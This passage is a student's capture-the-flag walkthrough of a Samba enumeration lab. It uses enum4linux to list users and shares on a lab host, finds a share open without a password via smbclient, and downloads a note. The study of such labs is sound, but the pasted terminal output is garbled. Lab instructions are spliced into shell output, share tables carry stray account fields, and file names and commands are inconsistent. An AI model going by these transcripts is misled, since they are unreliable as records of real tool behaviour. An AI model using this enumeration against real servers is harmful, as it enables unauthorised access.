Under the “Users on (MACHINE_IP)” block, we know that there are **3** users on the Samba server.

The terminal window shows the following output from enum4linux:

```
(1211102777@kali)-[~]$ enum4linux -a 10.10.107.145
IP Address 10.10.107.145 Expires 44m 24s

| Users on 10.10.107.145 |
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name: Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name: elfmceager Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

Question 3

We continued to scroll down and read through the information given.

Under “Share Enumeration on (MACHINE_IP)”, we discovered that there are **4** shares on the Samba server.

```
| Share Enumeration on 10.10.107.145 | Use [ctrl-d] to list shares or [ctrl-u] (note the uppercase) to list possible users. In my example, I want to find out who can be used to access the server through Samba: ./enum4linux.py -o 10.10.107.145
|-----|
| Sharename      Type   Comment |
| tbfc-hr        Disk   tbfc-hr  |
| tbfc-it        Disk   tbfc-it  0x00000010 Account: johns  Name:  Desc: |
| tbfc-santa     Disk   tbfc-santa 0x00000010 Account: lhutton  Name:  Desc: |
| IPC$          IPC    IPC Service (tbfc-smb server (Samba, Ubuntu))  Desc: |
Reconnecting with SMB1 for workgroup listing.
|-----|
| Server        User   Comment |
| user          user   [0x3e8] |
|-----|
| Workgroup     Master |
| TBFC-SMB-01   TBFC-SMB |
|-----|
```

Question 4

We used smbclient to try to login to the shares on the Samba server by entering

```
smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**
```

By leaving the password blank, we discovered that only ‘**tbfc-santa**’ shares do not require a password.

```
File Actions Edit View Help 1211102777@kali: ~
(1211102777@kali)[~]
$ sudo smbclient //10.10.107.145/tbfc-hr IP Address 10.10.107.145 Expires 38m 26s
[sudo] password for 1211102777: Enter WORKGROUP\root's password: tree connect failed: NT_STATUS_ACCESS_DENIED
tree connect failed: NT_STATUS_ACCESS_DENIED
You can use the help command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:
[~]
$ sudo smbclient //10.10.107.145/tbfc-it IP address of the Samba server is that of the instance you deployed (10.10.107.145)
Enter WORKGROUP\root's password: tree connect failed: NT_STATUS_ACCESS_DENIED
tree connect failed: NT_STATUS_ACCESS_DENIED
You can use the help command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:
[~]
$ sudo smbclient //10.10.107.145/tbfc-santa IP address of the Samba server is that of the instance you deployed (10.10.107.145)
Enter WORKGROUP\root's password: Enter WORKGROUP\root's password, the easiest password is no password! We can just press "Enter" to test this theory. If successful, this means that the share Try "help" to get a list of possible commands. and we are now logged in.
smb: > ls
.
..
jingle-tunes
note_from_msckid.txt
smb: > ls
.
..
For example, a D es sing * 0 Wed Nov 11 21:12:07 2020
D 0 Wed Nov 11 20:32:21 2020
D 0 Wed Nov 11 21:10:44 2020
N 143 Wed Nov 11 21:12:07 2020 1.200/share1
smb: > ls
.
..
10252564 blocks of size 1024. 5369084 blocks available
smb: > help
smb: > help
You can use the help command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:
[~]
```

Question 5

We proceeded with logging in to the share, list the existed directory.

We downloaded the text file by entering `get note_from_mcskidy.txt`

```
(121110277@kali)-[~] ~ 10s Account Attached session Name: Desc
$ sudo smbclient //10.10.107.145/tbfc-santa
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
.
.
.
10252564 blocks of size 1024. 5369084 blocks available
smb: \> get note from mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

We opened the text file and read the message left by ElfMcSkidy.

From the message, we know that [jingle-tunes](#) is the directory left by ElfMcSkidy for Santa.



Thought Process/Methodology:

Firstly, we opened the terminal to examine the help options for enum4linux. Next, we used enum4linux to access information on Samba share. At the moment, we discovered 3 users and 4 “shares” are there on the Samba server. Then, we logged in to the shares on Samba server by using smbclient. We found that only ‘tbfc-santa’ shares do not require a password to access. Consequently, the text file in the shares was downloaded. While reading through the text file, we realised ElfMcSkidy left ‘jingle-tunes’ directory for Santa.